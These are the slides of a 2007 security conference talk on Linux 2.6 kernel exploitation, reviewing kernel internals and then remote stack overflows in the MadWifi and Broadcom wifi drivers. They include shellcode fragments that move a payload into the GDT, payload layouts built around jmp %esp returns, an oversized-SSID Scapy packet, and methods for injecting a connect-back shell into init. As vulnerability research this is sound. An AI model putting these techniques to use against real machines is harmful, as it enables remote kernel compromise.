

Linux 2.6 Kernel Exploits

Stéphane DUVERGER

EADS
Suresnes, FRANCE

SYSCAN 2007



Kernel review

- 1 The kernel view of the process
 - task handling
 - address space handling
- 2 Contexts and kernel control path
 - kernel control path
 - process context
 - interrupt context
- 3 System call usage

Wifi drivers exploits

- 4 Address space infection
 - the GDT infection case
 - module infection
 - user process infection
- 5 MadWifi exploit
 - vulnerability review
 - shellcode features
- 6 Broadcom exploit
 - vulnerability review
 - exploitation methods




Part I

Kernel review

- 1 The kernel view of the process
 - task handling
 - address space handling
- 2 Contexts and kernel control path
 - kernel control path
 - process context
 - interrupt context
- 3 System call usage

Thread Info




struct thread_info

```
struct thread_info {  
    struct task_struct    *task;  
    ...  
    mm_segment_t          addr_limit;  
    ...  
    unsigned long          previous_esp;  
    ...  
};
```

easy to retrieve (4KB)

```
mov    %esp, %eax  
and    $0xffff000, %eax
```

Overall picture of these data structures



Task Struct

struct task_struct

```
struct task_struct {  
    ...  
    struct list_head tasks;  
    ...  
    struct mm_struct *mm;  
    ...  
    pid_t pid;  
    ...  
    struct thread_struct thread;  
};
```

current

```
current_thread_info() :  
    current_stack_pointer & ~(THREAD_SIZE-1)  
  
get_current() :  
    current_thread_info()->task;  
  
#define current get_current()
```

- really defines the task
- tasks linked list
- task address space
- thread_struct :
 - architecture related
 - debug registers
 - thread.esp0 : *saved context*



```
struct mm_struct
```

```
struct mm_struct {
    struct vm_area_struct * mmap;
    ...
    pgd_t * pgd;
    ...
};
```

- process address space
- list of address space chunks : *vma*
- page directory address (*pgd*)

```
struct vm_area_struct
```

```

struct vm_area_struct {
    struct mm_struct * vm_mm;
    unsigned long      vm_start;
    unsigned long      vm_end;
    ...
    pgprot_t           vm_page_prot;
    unsigned long      vm_flags;
    ...
    struct vm_area_struct *vm_next;
    ...
};

```

- one or several virtually contiguous memory pages
- $vm_start \leq range < vm_end$
- `vm_flags` : VM_READ, VM_EXEC, VM_WRITE, VM_GROWSDOWN, ...
- `vm_page_prot` : apply `vm_flags` on page table entries (*pte*)

Physical translation

- if (**virtual address** $\geq$ (PAGE_OFFSET=0xc0000000))
physical address = **virtual address** - PAGE_OFFSET;

macros

```
#define __pa(x) ((unsigned long)(x)-PAGE_OFFSET)
#define __va(x) ((void *)((unsigned long)(x)+PAGE_OFFSET))
```

- in protected mode, video memory is available :
 - physically at 0xb8000
 - virtually at 0xb8000 + PAGE_OFFSET = 0xc00b8000
- loading another process address space :
 - task->mm->pgd $\Leftrightarrow$ *page directory's* virtual address
 - we have to know its physical address to reload cr3

- 1 The kernel view of the process
 - task handling
 - address space handling
- 2 Contexts and kernel control path
 - kernel control path
 - process context
 - interrupt context
- 3 System call usage

Kernel Control Path

kernel control path

a succession of kernel operations


- occurs on interrupt, exception or system call
- according to the *kernel control path*, the kernel context is different :
 - *process context*
 - *interrupt context*
- according to the context : restricted access to kernel services

Confusion

kernel context $\neq$ saved context (cpu registers)

Kernel Control Path

saving a context while entering a Kernel Control Path



- the cpu can go from *ring 3* to *ring 0*
- if so, it loads ss0 and esp0 (process kernel stack)
- the kernel saves all of the registers into this stack == *saved context*
- interrupt or system call handling can begin

Process context

process context

Concerns the majority of kernel mode operations related to a process and done with this process kernel stack

- system call handling operates in *process context*
- the kernel isn't subjected to *any* constraints
- especially, we can : `schedule()`, `sleep()`, ...
- the **shellcode** life is beautiful in *process context*

Interrupt context

Interrupt handling

- in *interrupt context* :
 - must be fast
 - strong constraints (*locking*, kernel services, ...)
 - `schedule()` == *BUG: scheduling while atomic*
- split in 2 parts :
 - the *Top-half* :
 - read a *buffer*, acknowledge an interrupt and give cpu back
 - mostly uninterruptible
 - kernel 2.6 and 4KB stacks $\Rightarrow$ one interrupt stack per cpu
 - systematically in *interrupt context* (*hardirq context*)
 - the *Bottom-half* :
 - interruptible
 - delayed execution, different types
 - according to the type, we can run in *process context*
 - biggest code size, so candidate for vulnerabilities

Interrupt context

The different *Bottom-halves*

- *SoftIRQs* :
 - optimized, fixed and restricted number
 - used when strong time constraints required
 - execution scheduled via the interrupt handler (*raised by*)
- *TaskLets* :
 - based upon dedicated *softIRQs*
 - explicitly scheduled via `tasklet_schedule()`

⇒ they run in *interrupt context* !

- *WorkQueues* :
 - default *WorkQueue* managed via `[events/cpu]`
 - succession of function calls in *process context*
 - need registration of a struct `execute_work`

Interrupt context

The *interrupt context* prison break

execute_in_process_context()

```
int execute_in_process_context( void (*fn)(void *data), void *data,
                               struct execute_work *ew )
{
    if (!in_interrupt()) {
        fn(data);
        return 0;
    }

    INIT_WORK(&ew->work, fn, data);
    schedule_work(&ew->work);

    return 1;
}
```

WorkQueue shell

sh-3.1# ps fax

PID	TTY	STAT	TIME	COMMAND
1	?	Ss	0: 01	init [2]
2	?	SN	16: 16	[ksoftirqd/0]
3	?	S	16: 16	[watchdog/0]
4	?	S<	16: 16	[events/0]
2621	?	R<	16: 26	_ /bin/sh -i
2623	?	R<	16: 27	_ ps fax

- init and register a futur function call
- the shellcode must look for this service by pattern matching :

```
call    *%ecx
xor     %eax, %eax
```

- not so many `call %reg` into kernel code
- try to search before driver code (*function pointers*)
- we need a **reliable memory area** for our struct `execute_work`
- code to be run must give cpu back to *events*




- 1 The kernel view of the process
 - task handling
 - address space handling
- 2 Contexts and kernel control path
 - kernel control path
 - process context
 - interrupt context
- 3 System call usage

System calls

Address space limit

- invoked via interrupt (`int 0x80`) $\Rightarrow$ do not depend on an address
- kernel checks that parameters are below the address space limit
- else it would be possible to read/write kernel memory :



overwrite kernel memory

```
read( 0, &k_space, 1024 );
```

read kernel memory

```
write( 1, &k_space, 1024 );
```

- general case, for a ring 3 task :

```
@ param < GET_FS() = thread_info.addr_limit < 3GB
```

- ring 0 system call :

```
SET_FS(4GB)  $\iff$  thread_info.addr_limit = 4GB
```

Part II

Wifi drivers exploits

- 4 Address space infection
 - the GDT infection case
 - module infection
 - user process infection
- 5 MadWifi exploit
 - vulnerability review
 - shellcode features
- 6 Broadcom exploit
 - vulnerability review
 - exploitation methods

Constraints

- what we want : remote injection/modification
- we need to look for memory areas :
 - reliable and easily recoverable
 - unmodified between injection time and execution time
 - especially in *interrupt context*
- thanks to kernel mode :
 - kernel space size $>$ user space size
 - physical memory access
 - boot-time only initialized memory areas

Kernel 2.6.20 GDT content


+ GDTR info :

base addr = 0xc1803000
nr entries = 32

+ GDT entries from 0xc1803000 :

[Nr]	Present	Base addr	Gran	Limit	Type	Mode	System	Bits
00	no	-----	----	-----	(-----) -----	(-) -----	-----	--
01	no	-----	----	-----	(-----) -----	(-) -----	-----	--
02	no	-----	----	-----	(-----) -----	(-) -----	-----	--
03	no	-----	----	-----	(-----) -----	(-) -----	-----	--
04	no	-----	----	-----	(-----) -----	(-) -----	-----	--
05	no	-----	----	-----	(-----) -----	(-) -----	-----	--
06	yes	0xb7e5d8e0	4KB	0xffffffff	(0011b) Data RWA	(3) user	no	32
07	no	-----	----	-----	(-----) -----	(-) -----	-----	--
08	no	-----	----	-----	(-----) -----	(-) -----	-----	--
09	no	-----	----	-----	(-----) -----	(-) -----	-----	--
10	no	-----	----	-----	(-----) -----	(-) -----	-----	--
11	no	-----	----	-----	(-----) -----	(-) -----	-----	--
12	yes	0x00000000	4KB	0xffffffff	(1011b) Code RXA	(0) kernel	no	32
13	yes	0x00000000	4KB	0xffffffff	(0011b) Data RWA	(0) kernel	no	32
14	yes	0x00000000	4KB	0xffffffff	(1011b) Code RXA	(3) user	no	32
15	yes	0x00000000	4KB	0xffffffff	(0011b) Data RWA	(3) user	no	32
16	yes	0xc04700c0	1B	0x02073	(1011b) TSS Busy 32	(0) kernel	yes	--
17	yes	0xe9e61000	1B	0x00fff	(0010b) LDT	(0) kernel	yes	--
18	yes	0x00000000	1B	0x0ffff	(1010b) Code RX	(0) kernel	no	32
19	yes	0x00000000	1B	0x0ffff	(1010b) Code RX	(0) kernel	no	16
20	yes	0x00000000	1B	0x0ffff	(0010b) Data RW	(0) kernel	no	16
21	yes	0x00000000	1B	0x00000	(0010b) Data RW	(0) kernel	no	16
22	yes	0x00000000	1B	0x00000	(0010b) Data RW	(0) kernel	no	16
23	yes	0x00000000	1B	0x0ffff	(1010b) Code RX	(0) kernel	no	32
24	yes	0x00000000	1B	0x0ffff	(1010b) Code RX	(0) kernel	no	16
25	yes	0x00000000	1B	0x0ffff	(0010b) Data RW	(0) kernel	no	32
26	yes	0x00000000	4KB	0x00000	(0010b) Data RW	(0) kernel	no	32
27	yes	0xc1804000	1B	0x0000f	(0011b) Data RWA	(0) kernel	no	16
28	no	-----	----	-----	(-----) -----	(-) -----	-----	--
29	no	-----	----	-----	(-----) -----	(-) -----	-----	--
30	no	-----	----	-----	(-----) -----	(-) -----	-----	--
31	yes	0xc049a800	1B	0x02073	(1001b) TSS Avl 32	(0) kernel	yes	--

The GDT infection case




- perfect place for injection
- mostly empty :
 - 32 descriptors used, 8 bytes each, on 8192 available
 - 8160*8 bytes free
- easily computable address :

```
sgdtl    (%esp)
pop      %ax
cwde                    /* eax = GDT limit */
pop      %edi           /* edi = GDT base */
add      %eax,%edi
inc      %edi           /* edi = base + limit + 1 */
```

Exploited module infection

problem


dynamic relocation of modules $\simeq$ randomized address space



by-passing

- memory pages allocated $\gg$ real module code area size
- use register values and memory areas pointed to by these registers
- jump by register instructions (ie `jmp %esp`)
- retrieve n^{th} caller address
- combine it with an *offset* between this caller and the end of code area

User process infection : the init case



modus operandi

- easy search by pid
- reload `cr3` with its page directory
- patch the *saved context* `eip` with injected code address
- insert into init ring 3 stack, the original *saved context* `eip`
- inject a shellcode into the code section, that will first `fork()` :
 - child : *connect back*
 - father: `ret`


- 4 Address space infection
 - the GDT infection case
 - module infection
 - user process infection
- 5 **MadWifi exploit**
 - vulnerability review
 - shellcode features
- 6 Broadcom exploit
 - vulnerability review
 - exploitation methods

Vulnerability review (1)

- version $\leq$ 0.9.2 : stack overflow into `ioctl(IWSCAN)`
- precisely in `giwscan_cb()` for WPA and RSN Info Elements
- *process context* related to `iwlist`
- 174 bytes before `eip` :
 - 89 firsts are safe
 - 8 inserted
 - 77 following are safe
- shellcode must be aware of the 8 inserted bytes (*label offsets*)
- remove these 8 *junk* bytes before sending

```
Shellcode : "valid code"*89 + "junk"*8 + "valid code"*77
Packet    : "valid code"*166 + EIP + ARG1 + "junk"*8
```

Vulnerability review(2)



```
(gdb) x/i $pc
0xf88ab1a1 <giwscan_cb+1745>:  mov    %edx,0x4(%eax)
(gdb) i r eax
eax                0x42424242
```

```
shellcode:
    xxxx
    ...
eip:
    .long 0xc0123456 /* @ of a jmp esp */
arg1:
    jmp    shellcode
    .short 0xc00b    /* 2 MSB : video memory */
```

- Return address problem :
 - module is dynamically relocated
 - find a jmp %esp :
 - into vmlinux or iwlist ⇒ **dependent**
 - into VDSO not randomized ⇒ **independent**
 - workstations use distro-kernels
- Argument problem :
 - 1st argument is used between overflow and function return
 - provide a writable address
 - provide a valid instruction because of jmp %esp
 - idea : what about video memory ?




Shellcode features

GDT infection

- can't run into kernel stack (child can not `schedule()`)
- if driver gets cpu back $\Rightarrow$ overwrite injected shellcode
- we can by-pass this, but a kernel stack isn't a safe place !
- GDT shellcode: `clone()`, child *connect back*, father *resume driver*


```
gdt_code:
...
copy_to_gdt: /* esp is at arg1 */
    mov    %esp, %esi
    sub    $arg1-gdt_code, %esi
    push   $31
    pop    %ecx
    sgdtl  (%esp)
    pop    %ax      /* GDT limit */
    cwde
    pop    %edi     /* GDT base */
    add    %eax,%edi
    inc    %edi     /* beyond the GDT */
    mov    %edi, %ebx
    rep    movsd
    jmp    *%ebx     /* go into GDT */

.org    174, 'X'    /* padding */
eip:
.long   0xc0123456
arg1:
jmp     copy_to_gdt
.short  0xc00b
```



Shellcode features

the proper return



- driver code and stack analysis
- we previously returned into sta_iterate()
- replay sta_iterate() epilogue without condition
- take care of spinlocks (thanks julien@cr0 !)
- driver continues in ieee80211_scan_iterate()



- 4 Address space infection
 - the GDT infection case
 - module infection
 - user process infection
- 5 MadWifi exploit
 - vulnerability review
 - shellcode features
- 6 **Broadcom exploit**
 - vulnerability review
 - exploitation methods

Exploit context

Scapy Packet

```
>>> pk=Dot11(subtype=5,type="Management", ...)
      /Dot11ProbeResp( ... )
      /Dot11Elt(ID="SSID", info="A"*255)
```

kernel control path

```
1 common_interrupt()
2 do_IRQ()
3 irq_exit()
4 do_softirq()
5 __do_softirq()
6 tasklet_action()
7 ndis_irq_handler()
8 ... some driver functions called
9 vulnerable function()
10 ssid_copy()
```


function epilogue

```
ssid_copy:
...
.text:0001F41A    leave
.text:0001F41B    retn     20
```

- stack overflow in SSID field of *Probe Response* packets
- driver *closed source*, ring 0 debugging needed
- vulnerable function :
 - called by tasklet_action() :
 - *interrupt context*
 - rewind esp by 20 bytes when returning
 - insert 8 bytes into stacked packet
- shellcode will need more space



Kernel stack state : return from vuln()



- on 255 sent bytes, 244 are safe
- the `ret 20` puts `esp` into the 8 inserted bytes (*junk zone*)
- shellcode execution in 2 steps :
 - `pop;pop;ret` to dodge the *junk zone*
 - `jmp %esp`

Give cpu back to driver

kernel control path

```
1 common_interrupt()
2 do_IRQ()
3 irq_exit()
4 do_softirq()
5 __do_softirq()
6 tasklet_action()
7 ndis_irq_handler()
8 ... some driver functions called
9 vulnerable function()
10 ssid_copy()
```


tasklet_action() epilogue

```
0xc011d6db <tasklet_action+75>: test    %ebx,%ebx
0xc011d6dd <tasklet_action+77>: jne    0xc011d6b5 <tasklet_action+37>
0xc011d6df <tasklet_action+79>: pop    %eax
0xc011d6e0 <tasklet_action+80>: pop    %ebx
0xc011d6e1 <tasklet_action+81>: pop    %ebp
0xc011d6e2 <tasklet_action+82>: ret
```

- many *stack frames* overwritten
- must force the return from `tasklet_action()` to `__do_softirq()`
- align `%esp` then do 3 `pop` and a `ret`

GDT infection

Shellcode :



